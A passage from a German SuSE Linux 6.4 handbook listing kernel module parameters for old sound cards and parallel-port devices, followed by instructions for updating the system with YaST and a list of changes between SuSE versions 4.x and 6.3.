Modulname: `msnd.o`

Beispiel: `modprobe msnd`

- *Turtle Beach Classic/Monterey/Tahiti*

Modulname: `msnd_classic.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>mem</code>	
<code>write_ndelay</code>	
<code>major</code>	
<code>fifosize</code>	
<code>calibrate_signal</code>	

Beispiel: `modprobe msnd_classic io=0x290 irq=7 mem=0xd0000`

- *Turtle Beach Pinnacle/Fiji*

Modulname: `msnd_pinnacle.o`

Zusätzlich zu den Parametern der Turtle Beach Classic/Monterey/Tahiti (Abschnitt 14.3.4) versteht diese Karte:

Parameter	Werte
<code>digital</code>	
<code>cfg</code>	
<code>reset</code>	
<code>mpu_io</code>	
<code>mpu_irq</code>	
<code>ide_io0</code>	
<code>ide_io1</code>	
<code>ide_irq</code>	
<code>joystick_io</code>	

14. Kernel-Parameter

Beispiel: `modprobe msnd_pinnacle cfg=0x250 io=0x290 irq=5 mem=0xd0000`

- *OPL3*

Modulname: `opl3.o`

Parameter	Werte
<code>io</code>	<code><addr></code>

Beispiel: `modprobe opl3 io=0x388`

- *OPL3-SA1*

Modulname: `opl3sa.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>mpu_io</code>	<code><addr></code>
<code>mpu_irq</code>	<code><irq></code>

Beispiel: `modprobe opl3sa io=0x530 irq=11 dma=0 dma2=1 mpu_io=0x330 mpu_irq=5`

- *YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx*

Modulname: `opl3sa2.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>mss_io</code>	<code><addr></code>
<code>mpu_io</code>	<code><addr></code>

Beispiel: `modprobe opl3sa2 io=0x370 irq=7 dma=0 dma2=3 mss_io=0x530 mpu_io=0x330`

- *Pro Audio Spectrum*

Modulname: `pas2.o`

Parameter	Werte
<code>io</code>	<addr>
<code>irq</code>	<irq>
<code>dma</code>	<dma>
<code>dma16</code>	<dma16>
<code>sb_io</code>	<addr>
<code>sb_irq</code>	<irq>
<code>sb_dma</code>	<dma>
<code>sb_dma16</code>	<dma16>
<code>joystick</code>	
<code>symphony</code>	
<code>broken_bus_clock</code>	

- *Personal Sound System (ECHO ESC614)*

Modulname: `pss.o`

Parameter	Werte
<code>pss_io</code>	<addr>
<code>mss_io</code>	<addr>
<code>mss_irq</code>	<irq>
<code>mss_dma</code>	<dma>
<code>mpu_io</code>	<addr>
<code>mpu_irq</code>	<irq>
<code>pss_mixer</code>	1 (aktivieren) oder 0

- *Sound Blaster und Clones*

Modulname: `sb.o`

Parameter	Werte
<code>io</code>	<addr>
<code>irq</code>	<irq>
<code>dma</code>	<dma>
<code>dma16</code>	<dma16>
<code>mpu_io</code>	<addr>
<code>mad16</code>	1 (aktivieren)
<code>trix</code>	1 (aktivieren)
<code>pas2</code>	1 (aktivieren)
<code>sm_games</code>	1 (aktivieren)
<code>acer</code>	1 (aktivieren), bei Acer Notebooks
<code>mwave_bug</code>	1 (aktivieren)

Beispiel: `modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330`

- *Aztech Sound Galaxy*

Modulname: `sgalaxy.o`

14. Kernel-Parameter

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>sgbase</code>	

- *S3 Sonic Vibes*
Modulname: `sonicvibes.o`
Keine Parameter.
- *Ensoniq SoundScape*
Modulname: `sscape.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>mss</code>	
<code>mpu_io</code>	<code><addr></code>
<code>mpu_irq</code>	<code><irq></code>
<code>spea</code>	<code>1</code>

- *MediaTrix AudioTrix Pro*
Modulname: `trix.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>
<code>dma</code>	<code><dma></code>
<code>dma2</code>	<code><dma2></code>
<code>sb_io</code>	<code><addr></code>
<code>sb_irq</code>	<code><irq></code>
<code>sb_dma</code>	<code><dma></code>
<code>mpu_io</code>	<code><addr></code>
<code>mpu_irq</code>	<code><irq></code>

- *UART401*
Modulname: `uart401.o`

Parameter	Werte
<code>io</code>	<code><addr></code>
<code>irq</code>	<code><irq></code>

Beispiel: `modprobe io=0x330 irq=9`

- *UART6850*

Modulname: `uart6850.o`

Parameter	Werte
io	<addr>
irq	<irq>

- *Sound Blaster DSP Chipsätze*

Modulname: `v_midi.o`

Keine Parameter.

- *Turtle Beach Maui, Tropez, Tropez Plus*

Modulname: `wavefront.o`

Parameter	Werte
io	<addr>
irq	<irq>

Beispiel: `modprobe wavefront io=0x200 irq=9`

Der Parallelport

Die Bedienung der Parallelports ist etwas komplex. Ein eigenes Subsystem **Parallelport** steht nach der Konfiguration zur Verfügung; vgl. Abschnitt 10.4.3 auf Seite 304 ff.

- *Parallelport*

Modulname: `parport.o`

Beispiel: `modprobe parport`

- *Parallelport – Architektur spezifisch*

Modulname: `parport_pc.o`

Parameter	Werte
io	<addr>
irq	<irq>

Um z. B. 3 Ports im PC-Style einzurichten, wobei einer bei Adresse 0x3bc ohne IRQ, einer bei Adresse 0x378 mit IRQ 7 und einer bei Adresse 0x278 mit automatisch detektiertem IRQ angesiedelt werden soll, gibt man ein (in einer Zeile!):

Beispiel: `modprobe parport_pc io=0x3bc,0x378,0x278
irq=none,7,auto`

- *Druckertreiber*

Modulname: `lp.o`

Parameter	Werte
parport	<port>

Beispiel: `modprobe lp parport=0,2`

- *Parallelport IDE-Geräte*

Modulname: `paride.o`

Wenn Sie Ketten von Paride-Geräten an *einem* Parallelport verwenden wollen, dann ist es erforderlich, zunächst `parport.o` zu laden (vgl. Abschnitt 14.3.4 auf der vorherigen Seite)!

Beispiel: **`modprobe paride`**

Der Parallelport sollte – wenn möglich – im „EPP Modus“ betrieben werden; stellen Sie diesen Modus bitte im *BIOS* Ihres Rechners ein.

- *Parallelport IDE-Lowlevel Protokoll-Treiber*

Modulname: `<xxxx>.o`

Protokoll	Gerät	
<code>aten</code>	ATEN EH-100	(HK)
<code>bpck</code>	Microsolutions backpack	(US)
<code>comm</code>	DataStor (old-type) "commuter" adapter	(TW)
<code>dstr</code>	DataStor EP-2000	(TW)
<code>epat</code>	Shuttle EPAT	(UK)
<code>epia</code>	Shuttle EPIA	(UK)
<code>fit2</code>	FIT TD-2000	(US)
<code>fit3</code>	FIT TD-3000	(US)
<code>friq</code>	Freecom IQ cable	(DE)
<code>frpw</code>	Freecom Power	(DE)
<code>kbic</code>	KingByte KBIC-951A and KBIC-971A	(TW)
<code>ktti</code>	KT Technology PHd adapter	(SG)
<code>on20</code>	OnSpec 90c20	(US)
<code>on26</code>	OnSpec 90c26	(US)

Beispiel: **`modprobe epat`**

- *Parallelport IDE-Festplatte*

Modulname: `pd.o`

Parameter	Werte
<code>verbose</code>	<code><wert></code>

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4).

Beispiel: **`modprobe pd verbose=1`**

- *Parallelport ATAPI CD-ROM*

Modulname: `pcd.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4).

Beispiel: **`modprobe pcd`**

- *Parallelport ATAPI Diskettenlaufwerk*

Modulname: `pf.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf der vorherigen Seite).

Beispiel: **`modprobe pf`**

- *Parallelport ATAPI Bandlaufwerk*

Modulname: `pt.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf der vorherigen Seite).

Beispiel: **`modprobe pt`**

- *Parallelport Generisches ATAPI-Gerät*

Modulname: `pg.o`

Laden Sie zunächst `parport` und den Lowlevel-Treiber (vgl. Abschnitt 14.3.4 auf der vorherigen Seite).

Beispiel: **`modprobe pg`**

Teil VII

SuSE Linux: Update und Besonderheiten

Update des Systems und Paketverwaltung

15.1 Update des SuSE Linux

SuSE Linux bietet die Möglichkeit, ein bestehendes System zu aktualisieren, ohne eine komplette Neuinstallation vornehmen zu müssen. Dabei muss unterschieden werden zwischen der Aktualisierung einzelner Pakete und einem kompletten Update des Systems.

Es ist ein bekanntes Phänomen, dass Software von Version zu Version „wächst“. Deshalb empfiehlt es sich *vor* dem Update mit **df** nachzuschauen, wie sehr die einzelnen Partitionen bereits ausgelastet sind. Wenn Sie den Eindruck haben, es könnte knapp werden, dann führen Sie bitte unbedingt ein Datenbackup durch und partitionieren Sie neu. Es kann kein genereller Tipp gegeben werden, wie viel Platz jeweils im Einzelnen benötigt wird – der Platzbedarf ist abhängig von der Art der bestehenden Partitionierung, von der ausgewählten Software und von dem Wechsel von welcher Version auf das vorliegende SuSE Linux 6.4.

Es ist empfehlenswert, auf der CD die Datei **LIESMICH** (engl. *README*) bzw. unter DOS/Windows die Datei **LIESMICH.DOS** (engl. *README.DOS*) zu lesen; dort notieren wir zusätzliche Änderungen, die *nach* der Drucklegung des Handbuchs vorgefallen sind!



15.1.1 Vorbereitungen

Vor Beginn eines Updates sollten sicherheitshalber die alten Konfigurationsdateien auf ein separates Medium (Streamer, Wechsellplatte, Disketten, ZIP-Laufwerk) kopiert werden. In erster Linie handelt es sich um die Dateien in `/etc`; weiterhin sind Konfigurationsdateien unter `/var/lib` zu kontrollieren (z. B. für News oder den *XDM*). Zudem kann es nichts schaden, die aktuellen Benutzerdaten unter `/home` (die *HOME*-Verzeichnisse) auf ein Backup-Medium zu schreiben.

Bevor Sie den Update-Vorgang einleiten, notieren Sie sich die Rootpartition; mit dem Kommando

```
erde: # df /
```

können Sie den Gerätenamen Ihrer Rootpartition herausfinden; in diesem Fall wäre `/dev/sda3` die zu notierende Root-Partition; vgl. Ausgabe 15.1.1.

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
<code>/dev/sda3</code>	4167999	3253471	698856	82%	<code>/</code>
<code>/dev/sda1</code>	7496	1311	5785	18%	<code>/boot</code>

Ausgabe 15.1.1: Überblick mit `df`

Denn die Ausgabe zeigt, dass die Partition `/dev/sda3` ist unter `/` in das Dateisystem eingegangen ist („gemountet“ ist).



Vor einem *PostgreSQL*-Update (Paket `postgres`) empfiehlt es sich in der Regel, die Datenbanken zu „dumpen“; vgl. Manual-Page von `pg_dump` (`man pg_dump`). Dies ist natürlich nur dann erforderlich, wenn Sie *PostgreSQL* vor dem Update tatsächlich *benutzt* haben.

Nun müssen Sie noch entscheiden, ob Sie mit dem textorientierten *YaST* oder mit dem grafischen *YaST2* updaten wollen. Die Entscheidung ist einfach: Wenn Sie ein SuSE Linux vor Version 6.0 erneuern möchten – in einem solchen Fall ist nehmen Sie *YaST* und gehen vor wie in Abschnitt 15.1.3 beschrieben. Version 6.0 und später kann mit *YaST2* erneuert werden.

15.1.2 Update mit *YaST2*

Nach den in Abschnitt 15.1.1 auf der vorherigen Seite genannten Vorarbeiten booten Sie zunächst wie im Installationskapitel 2.1 auf Seite 17 beschrieben.



Sie können ein Update mit *YaST2* nur durchführen, wenn Sie ein SuSE Linux 6.x erneuern wollen. Bei älteren Versionen (z. B. SuSE Linux 5.3) ist *YaST1* der richtige Weg; vgl. Abschnitt 15.1.3.

Wenn Sie bei Abschnitt 2.1.7 auf Seite 21 angelangt sind, wählen Sie die Option `'Update'`.

15.1.3 Update mit *YaST1*

Das Basissystem erneuern

Da beim Aktualisieren des Grundsystems die zentralen Bestandteile des Systems (wie z. B. Bibliotheken) ausgetauscht werden müssen, kann diese Aufgabe nicht im normalen Betrieb, d. h. aus dem bereits laufenden Linuxsystem heraus, erledigt werden.

Sie müssen also die Update-Umgebung starten – im Normalfall mit der mitgelieferten Diskette („Bootdisk“) oder durch Eingabe von `manual` am Bootprompt des Kernels, wie in Abschnitt 2.2.1 auf Seite 30 ausführlich beschrieben.

Im wesentlichen sind die folgenden Schritte notwendig:

1. Direkt im Anschluss an das Booten des Kernels von der „Bootdisk“ oder der Update-CD wird automatisch *linuxrc* gestartet.
2. Im *linuxrc* sind im Hauptmenü unter dem Menüpunkt 'Einstellungen' Sprache, Bildschirm und Tastatur festzulegen und mit 'Ok' zu bestätigen.
3. Über den Menüpunkt 'Kernel-Module' müssen ggf. die notwendigen Hardware-Treiber geladen werden (zum genauen Vorgehen vgl. die *linuxrc*-Beschreibung auf Seite 428).
4. Es kann über die Menüpunkte 'Installation / System starten' und 'Installation/Update starten' zur Auswahl des Quellmediums übergegangen werden (vgl. auf Seite 430).
5. Von *linuxrc* wird die Installationsumgebung geladen und – wie ausgewählt – wird YaST gestartet.

Im Eingangsmenü von YaST wählen Sie bitte den Punkt 'Bestehendes Linux-System updaten'; YaST versucht nun, die Root-Partition herauszufinden und bietet das Ergebnis zur Auswahl bzw. Bestätigung an; in der angezeigten Liste geben Sie Ihre Root-Partition an, wie oben notiert (Beispiel: /dev/sda3). So beauftragen Sie YaST, die „alte“ *fstab* einzulesen, die sich auf dieser Partition befindet; YaST mountet die dort eingetragenen Dateisysteme. Nun bitte 'Weiter' wählen.

Nach der Rückkehr in das Hauptmenü mit ESC ist der Punkt 'System updaten' an der Reihe (vgl. Abschnitt 3.2 auf Seite 83). Ihr bisheriges System wird von YaST analysiert und es wird das Ergebnis der Analyse angezeigt.

Anschließend werden die zentralen Bestandteile Ihres Systems aktualisiert, wobei YaST automatisch Sicherungen von Dateien anlegt, die seit der letzten Installation von Ihnen verändert wurden; weiterhin werden alte Konfigurationsdateien ggf. mit der Endung *.rpmorig* bzw. *.rpmsave* gesichert (vgl. Abschnitt 15.3.1 auf Seite 413); der Vorgang der Installation bzw. des Updates wird in */var/adm/inst-log/installation-** protokolliert und ist jederzeit nachlesbar.

Update des restlichen Systems

Ist das Basissystem aktualisiert, gelangen Sie in einen speziellen Update-Modus von YaST. Dort können Sie nach Ihren Wünschen den Rest des Systems updaten.

YaST baut zwei Listen auf, in denen Ihnen diejenigen Pakete angeboten werden, von denen YaST selbständig erkennen kann, dass ein Update sinnvoll und möglich ist, weil sich z. B. ein abhängiges Paket geändert hat oder das neue Paket eine höhere Versionsnummer hat. In der zweiten Liste werden Ihnen die Pakete angezeigt, in denen das nicht so ohne weiteres möglich ist – etwa weil das alte Paket noch ohne Versionsinformation gespeichert war.

In diesen beiden Listen können Sie wahlfrei Pakete zum Update an- und abwählen. Wenn Sie das Update starten, werden die selektierten Pakete durch die jeweils neue Version ersetzt, wobei wiederum alle Dateien gesichert werden, die sich seit der letzten Installation verändert haben.

Nachdem diese Aufgabe erledigt ist, müssen Sie den Vorgang wie eine Erstinstallation abschließen. Unter anderem sollten Sie einen neuen Kernel auswählen; YaST wird diese Option anbieten.



Wenn Sie es gewohnt sind, mit *loadlin* zu booten, müssen Sie den *neuen* Kernel und eventuell Ihr *initrd* natürlich auch in das *loadlin*-Verzeichnis Ihrer DOS-Partition kopieren!

Wenn Sie *nicht* möchten, dass nach dem Update, wenn das System in seinen normalen Betriebsmodus geht (zum Standard-Runlevel vgl. Abschnitt 17.2 auf Seite 442) und als erstes automatisch YaST noch einmal gestartet wird, um die durchs Update vorbereiteten Maßnahmen abzuschließen, dann geben Sie am Bootprompt ein:

```
NO_AUTO_SETUP=true
```

Sinn macht **NO_AUTO_SETUP=true** dann, wenn wider Erwarten bei diesem (erneuten) Hochlauf des Systems Probleme auftreten. Derartige Probleme können vorkommen, wenn Sie essentielle Teile des Linux-Systems über eine PCMCIA-SCSI-Karte einbinden. Um gleichwohl die vorbereitete Konfigurationsarbeit durchzuführen, können folgende Schritte gegangen werden:

1. Beim Booten als Option folgenden Parameter angeben:

```
NO_AUTO_SETUP=true
```

2. Als `'root'` einloggen und einmal **yast -nomenu** starten, um eventuelle Konfigurationen durchführen zu lassen.
3. Als `'root'` das Skript `/lib/YaST/bootsetup.conf` starten und durchlaufen lassen.

Danach ist es genauso, als ob es normal durchgelaufen wäre.

Der erfahrene Linux-Anwender wird in einem solchen Fall vielleicht lieber gar nicht erst in den Standard-Runlevel wollen, sondern mittels **single** am Bootprompt direkt in den Single-User-Mode (Runlevel 1) verzweigen.

15.1.4 Aktualisieren einzelner Pakete

Unabhängig von einem Gesamt-Update können Sie selbstverständlich jederzeit einzelne Pakete aktualisieren.

In der Paketauswahl von YaST (siehe Abschnitt 3.4.3 auf Seite 96 ff.) können Sie nach Herzenslust schalten und walten. Wählen Sie ein Paket zum Update aus, das für den Betrieb des Systems eine zentrale Rolle spielt, werden Sie von YaST gewarnt. Derartige Pakete sollten im speziellen Update-Modus aktualisiert werden. Beispielsweise enthalten etliche Pakete „shared libraries“, die möglicherweise zum Zeitpunkt des Updates von laufenden Prozessen verwendet werden. Ein Update im laufenden System würde daher dazu führen, dass diese Programme nicht mehr korrekt funktionieren können.

15.2 Von Version zu Version

In den folgenden Abschnitten wird aufgelistet, welche Details sich von Version zu Version geändert haben. In dieser Übersicht erscheint z. B., ob grund-

legende Einstellungen neu vorgenommen oder ob Konfigurationsdateien an andere Stellen verschoben wurden oder ob alt-bekannte Programme ein neues Verhalten an den Tag legen. Es werden jedoch nur die Dinge genannt, die den Benutzer bzw. den Administrator bei der täglichen Arbeit unmittelbar betreffen. Die Liste ist keineswegs erschöpfend und vollständig. Im Folgenden wird auf die SDB verwiesen, die auch im Paket `sdb_de`, Serie `doc` enthalten ist (vgl. Abschnitt 1.4.1 auf Seite 7).

Probleme und Besonderheiten der jeweiligen Version werden bei Bekanntwerden auf dem WWW-Server veröffentlicht; vgl. die unten angegebenen Links. Wichtige Updates einzelner Pakete sind über <http://www.suse.de/de/support/download/updates/> zugänglich.

15.2.1 Von 4.x auf 5.0

Probleme und Besonderheiten:

http://sdb.suse.de/sdb/de/html/maddin_bugs5.html.

- Paketmanagement von TGZ auf RPM umgestellt (vgl. Abschnitt 15.3 auf Seite 412).
- Neue *Bash* (vgl. in der SDB die Artikel http://sdb.suse.de/sdb/de/html/maddin_bash2.html und http://sdb.suse.de/sdb/de/html/maddin_inputrc.html).

15.2.2 Von 5.0 auf 5.1

Probleme und Besonderheiten:

http://sdb.suse.de/sdb/de/html/maddin_bugs51.html.

- *LILO* Fall 1: Die Loader `any_b.b` und `any_d.b` sind obsolet (vgl. auf Seite 126).
- *LILO* Fall 2: Bei Boot-Schwierigkeiten im Zusammenhang mit dem SCSI-Hostadapter Adaptec 2940 (verschiedene Modelle) sollte man die Option `linear` in der `/etc/lilo.conf` nun *nicht* mehr setzen (vgl. auf Seite 126).
- „Optionale“ Software (z. B. *KDE* oder **Applixware**) wird unter `/opt` installiert (vgl. Abschnitt 2.8 auf Seite 70).
- Die Paketbeschreibungen werden aus Platzgründen nicht mehr im Buch abgedruckt; sie sind auf der ersten CD im Verzeichnis `/docu` zu finden: auf Deutsch als `pkg_German.dvi` und `pkg_German.ps` und auf Englisch als `pkg_English.dvi` und `pkg_English.ps`.
- Der Anhang „Hardwarevoraussetzungen“ ist nicht mehr im Handbuch enthalten; als Alternative gibt es die „CDB – Komponenten-Datenbank“ (engl. *Components Database*); verfügbar online unter <http://cdb.suse.de/>.
- Die `m4`-Dateien von *Sendmail* liegen unter `/usr/share/sendmail`.
- Die Quellen sind als „Source RPM“'s gepackt (vgl. in der SDB http://sdb.suse.de/sdb/de/html/ke_source-rpm.html).

15.2.3 Von 5.1 auf 5.2

Probleme und Besonderheiten:

http://sdb.suse.de/sdb/de/html/maddin_bugs52.html.

- **YaST** : Die Serie ALL ist aus der 'Serien-Auswahl' heraus mit **(F4)** (= 'Umsortieren') zu erreichen (vgl. Abschnitt 3.4.3 auf Seite 96).
- Die XSuSE-Server sind in die offiziellen XFree86-Quellen eingeflossen; verwenden Sie also jetzt wieder jeweiligen Standard-Server der Serie *x*. *Ausnahme*: XSuSE_Elsa_GLoria (Paket *xglint*), der für Glint- bzw. Permedia-basierte Grafikkarten.
- Die X-Server werden aus Sicherheitsgründen nicht mehr `suid root` installiert (also ohne das `s`-Bit). Das X Window System ist deshalb entweder über den *Xwrapper* via **startx** oder über einen Displaymanager (*xdm* oder *kdm*) zu starten.
- Der *wuftp* wird nun als Standard-FTP-Server in der `/etc/inetd.conf` eingerichtet (vgl. in der SDB http://sdb.suse.de/sdb/de/html/grimmer_ftp.html); vgl. jetzt auch Abschnitt 15.2.8 auf Seite 410.
- Die Optionen von **ps** werden nicht mehr durch `'-'` eingeleitet; bitte passen Sie Ihre Shellskripten an (vgl. in der SDB http://sdb.suse.de/sdb/de/html/maddin_ps52.html).
- *SuSEconfig* (vgl. Abschnitt 17.5 auf Seite 446) versteht einige Optionen, die helfen, die Arbeit zu beschleunigen.

15.2.4 Von 5.2 auf 5.3

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs53.html>.

- Eine SuSE LinuxErstinstallation bzw. ein -Update läuft „linear“ ab; wer die „alte“ Installationsprozedur mit zahlreichen Eingreifmöglichkeiten verwenden möchte, der hat beim YaST-Eingangsbildschirm den Experten-Modus anzuwählen (vgl. Abbildung 2.6 auf Seite 35).
- Zusätzlich zur Bootdiskette wird ein `modules`-Disketten-Image mit zusätzlichen Modulen angeboten – bei „exotischer“ Hardware kann darauf zurückgegriffen werden; vgl. Abschnitt 16.3 auf Seite 427.
- Alle X-Server sind übersichtlich geordnet in der Serie `xsrv` (X-Server) zu finden, *nicht* mehr in Serie *x*.
- Für neue Grafikkarten bzw. -chips stehen die von SuSE entwickelten X-Server `XFCOM_3DLabs` (Paket `x3dlabs`; früher `XSuSE_Elsa_GLoria`, Paket `xglint`), `XFCOM_SiS` (Paket `xsis`; früher `XSuSE_SiS`) und `XFCOM_Cyrix` (Paket `xcyrix`) zur Verfügung.
- User, die Terminalprogramme wie *minicom*, *seyon* etc. verwenden wollen, müssen in die Gruppe `'uucp'` eingetragen werden; vgl. http://sdb.suse.de/sdb/de/html/ke_terminal-prog.html.
- *Emacs* liegt in der Version 20.x vor; es sind die gleichfalls angepassten Startdateien aus `/etc/skel` zu verwenden; vgl. http://sdb.suse.de/sdb/de/html/ke_emacs-update.html.

- Dem Paket `jade_dsl` sind nunmehr die SGML-Parsertools und Hilfsprogramme als eigenständiges Unter-Paket `sp` ausgegliedert.
- `PostgreSQL` (Paket `postgres`) besteht aus mehreren Unterpaketen (engl. *subpackages*): Datenbank-Engine, Datenbank-Initialisierung und Interfaces.

15.2.5 Von 5.3 auf 6.0

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs60.html>.

- Wie in den Quellen des Kernels vorgesehen, wird der Boot-Kernel in `/boot` installiert. Beim Update ist darauf zu achten, dass in der `/etc/lilo.conf` die Pfade entsprechend eingetragen sind; `YaST` macht einen entsprechenden Vorschlag – wenn Sie weiterhin den alten Kernel (`/vmlinuz`) booten wollen, greifen Sie bitte in den Update-Vorgang ein und konfigurieren Sie `LILO` entsprechend.
- System-Bibliothek ist nun die `glibc` (auch bekannt als `libc6`). Bei einem Update der mit SuSE Linux ausgelieferten Programme sollte es dadurch zu keinen grundsätzlichen Schwierigkeiten kommen. Eigene Programme sollte man nach dem System-Update neu kompilieren und mit der `glibc` linken; sollte das nicht möglich sein – weil Sie z. B. nicht über den Quellcode des jeweiligen Programms verfügen –, so gibt es den Ausweg, das Paket `shlibs5` (`libc5`) zu installieren, womit weiterhin die „alten“ Programme lauffähig gemacht werden können.
- Teile der `/etc/rc.config` sind bei Paketen mit umfangreichen Konfigurationsmöglichkeiten in Dateien des Verzeichnisses `/etc/rc.config.d` ausgelagert.
- `cron` ist in der Lage, Skripten in den Verzeichnissen `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` und `/etc/cron.monthly` auszuführen; die System-crontab ist von `/root/bin/cron.daily` in `/etc/cron.daily/aaa_base` umbenannt worden; vgl. auch auf Seite 410.
- Die aktuelle `teTeX`-Version ist mit SuSE Linux verfügbar. Da die `TEX`-System konform zum Filesystem Hierarchy Standard (FHS) installiert wird, werden unter `/var` zusätzlich ca. 15 MB Plattenplatz benötigt. – `teTeX` wurde auf auf mehrere Unterpakete aufgeteilt. Wenn nach einem Update etwas „fehlt“, ist es ratsam, in der Serie `tex` nachzuschauen, ob alle notwendigen Pakete tatsächlich installiert sind.
- Die `LATEX`-Erweiterungen Paket `colortbl` und Paket `hyperref` sind nunmehr bei `teTeX` mit enthalten und werden deshalb nicht mehr separat angeboten.
- `C News` wird aus der Distribution ausgegliedert; für eine Übergangszeit ist Paket `cnews` noch auf der CD 1 unter `unsorted/` zu finden. Längerfristig ist an einen Umstieg auf das Paket `inn` oder das Paket `leafnode` zu denken.
- Die Konfigurationsdateien von `UUCP` liegen im Verzeichnis `/etc/uucp`.
- Die `DocBook`-Stylesheets sind nun in dem eigenem Paket `docbkds1` der Serie `sgm` zu finden.

15.2.6 Von 6.0 auf 6.1

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs61.html>.

- Die CD-ROM mit dem „Live-Filesystem“ ist nicht mehr im Lieferumfang enthalten; diese CD-ROM kann separat zu SuSE Linux gekauft werden. Technische Hinweise zu dieser CD finden Sie in Abschnitt 3.6.4 auf Seite 109.
- Weitere Treiber, die eventuell bei der Erstinstallation oder beim Update notwendig sind (proprietäre CD-ROM-Laufwerke, Laufwerke am Parallelport, PCMCIA) finden Sie auf der zusätzlich mitgelieferten `modules`-Diskette. `linuxrc` wird Sie bei Bedarf zu gegebener Zeit auffordern, diese `modules`-Diskette einzulegen (Abschnitt 2.2.3 auf Seite 31).
- Die „Standardschnittstelle“ für das Drucken über den Parallelport ist beim Kernel 2.2.x / `dev/lp0` (vgl. Abschnitt 12.1 auf Seite 331).

15.2.7 Von 6.1 auf 6.2

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs62.html>.

- `rpm` (vgl. auch Abschnitt 15.3 auf Seite 412) liegt als Version 3.0 vor. Das Format der RPM-Datenbank hat sich geändert; die Datenbank muss sofort konvertiert werden, wenn `rpm` installiert ist. Bei einem regulären Update des (Basis-)Systems mit `YaST` wird die Konvertierung zum richtigen Zeitpunkt im Hintergrund durchgeführt.
- Die System-Bibliothek `glibc` liegt nun in Version 2.1 vor. Soweit möglich, werden Komponenten mitgeliefert, die auch weiterhin die Ausführung von `glibc-2.0`-Programmen erlauben; dies stößt jedoch auf seine Grenzen, wenn versucht wird, auf bestimmte interne Symbole zuzugreifen. Eigene Programme sollten folglich grundsätzlich neu kompiliert werden.
- Zu der `glibc` gehört auch der `nscd` (engl. *Name Service Cache Daemon*), der über die Datei `/etc/nscd.conf` konfiguriert wird; vgl. Manual-Page von `nscd` (**man 8 nscd**).
- Mit der `glibc-2.1` wird der Umstieg auf „Unix98 PTY“-Devices vollzogen. Dies bedingt, dass auch das `devpts`-Dateisystem zu mounten ist; folgender Eintrag in der `/etc/fstab` stellt dies beispielsweise sicher:

```
none /dev/pts devpts gid=5,mode=620 0 0
```

Vgl. auch die Dokumentation in `/usr/src/linux/Documentation/Changes` bei den Kernelquellen.
- PAM (engl. *Pluggable Authentication Modules*): Zusätzlich zu `/etc/login.defs` gibt es nun `/etc/securetty`, `/etc/security/limits.conf` und `/etc/security/pam_env.conf`; vgl. auf Seite 113.
- Spracheinstellungen können über Variablen in der `/etc/rc.config` vorgenommen werden; vgl. Abschnitt 76 auf Seite 448 und auch http://sdb.suse.de/sdb/de/html/ml_locale_implementation.html. Wer deutsche Meldungen nicht mag, kann auch direkt z. B. in `.bashrc` eintragen:

```
export LANG=C
```

- Bei etlichen Paketen sind die für die Software-Entwicklung notwendigen Komponenten (Bibliotheken, Header- und Include-Dateien etc.) in eigene Pakete ausgelagert; dies ist z. T. auch schon bei früheren Versionen geschehen. Diese Entwicklungspakete werden nur benötigt, wenn Sie Software *selbst* übersetzen (compilieren) wollen – beispielsweise neuere GNOME-Pakete. Diese Entwicklungspakete sind in der Regel an dem Namenszusatz `dev` oder `d` zu erkennen: Paket `xformsd`, Paket `glibn-dev`, Paket `gtkndev`, Paket `imlibdev`, Paket `gnlibsd` etc.

15.2.8 Von 6.2 auf 6.3

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs63.html>.

- Es werden unterschiedlich optimierte Kernel zur Installation angeboten; diese Kernel verwenden eine „initrd“ (engl. *Initial Ramdisk*). Beim Erzeugen eines eigenen Kernels ist diese Nebenbedingung zu beachten; vgl. Abschnitt 16.2.5 auf Seite 425 und http://sdb.suse.de/sdb/de/html/adrian_6.3_boot.html.
- Die Konfigurationsdatei für die Kernel-Module heißt `/etc/modules.conf` (früher: `/etc/conf.modules`).
- Neben dem „Userspace“-NFS-Daemon (Paket `nfsserv`) steht auch der kernel-basierte NFS-Daemon (Paket `knfsd`) zur Verfügung. Der `knfsd` zeigt nur einen eingeschränkten Funktionsumfang, beherrscht dafür aber das Locken von Dateien; darauf ist beispielsweise *StarOffice* angewiesen. Setzen Sie bitte **USE_KERNEL_NFS** oder **NFS_SERVER** in `/etc/rc.config` und installieren Sie das für Sie richtige Paket.
- Die *Manpages* liegen unter `/usr/share/man`, wie es der FHS (engl. *Filesystem Hierarchy Standard*) verlangt; vgl. Abschnitt 16.1 auf Seite 421.
- Einige Software-Pakete, die aus der Distribution genommen wurden:
 - Paket `gnuhtml`: Veraltet; die aktuellen Info-Dokumente kann man im HTML-Format über das SuSE-Hilfesystem erhalten (vgl. Abschnitt 16.4 auf Seite 432).
 - Paket `glimpse`: Eine ältere Version finden Sie im Verzeichnis `/unsorted` der CD 1. Aus Copyright-Gründen können wir die neuere Version nicht mit SuSE Linux ausliefern.
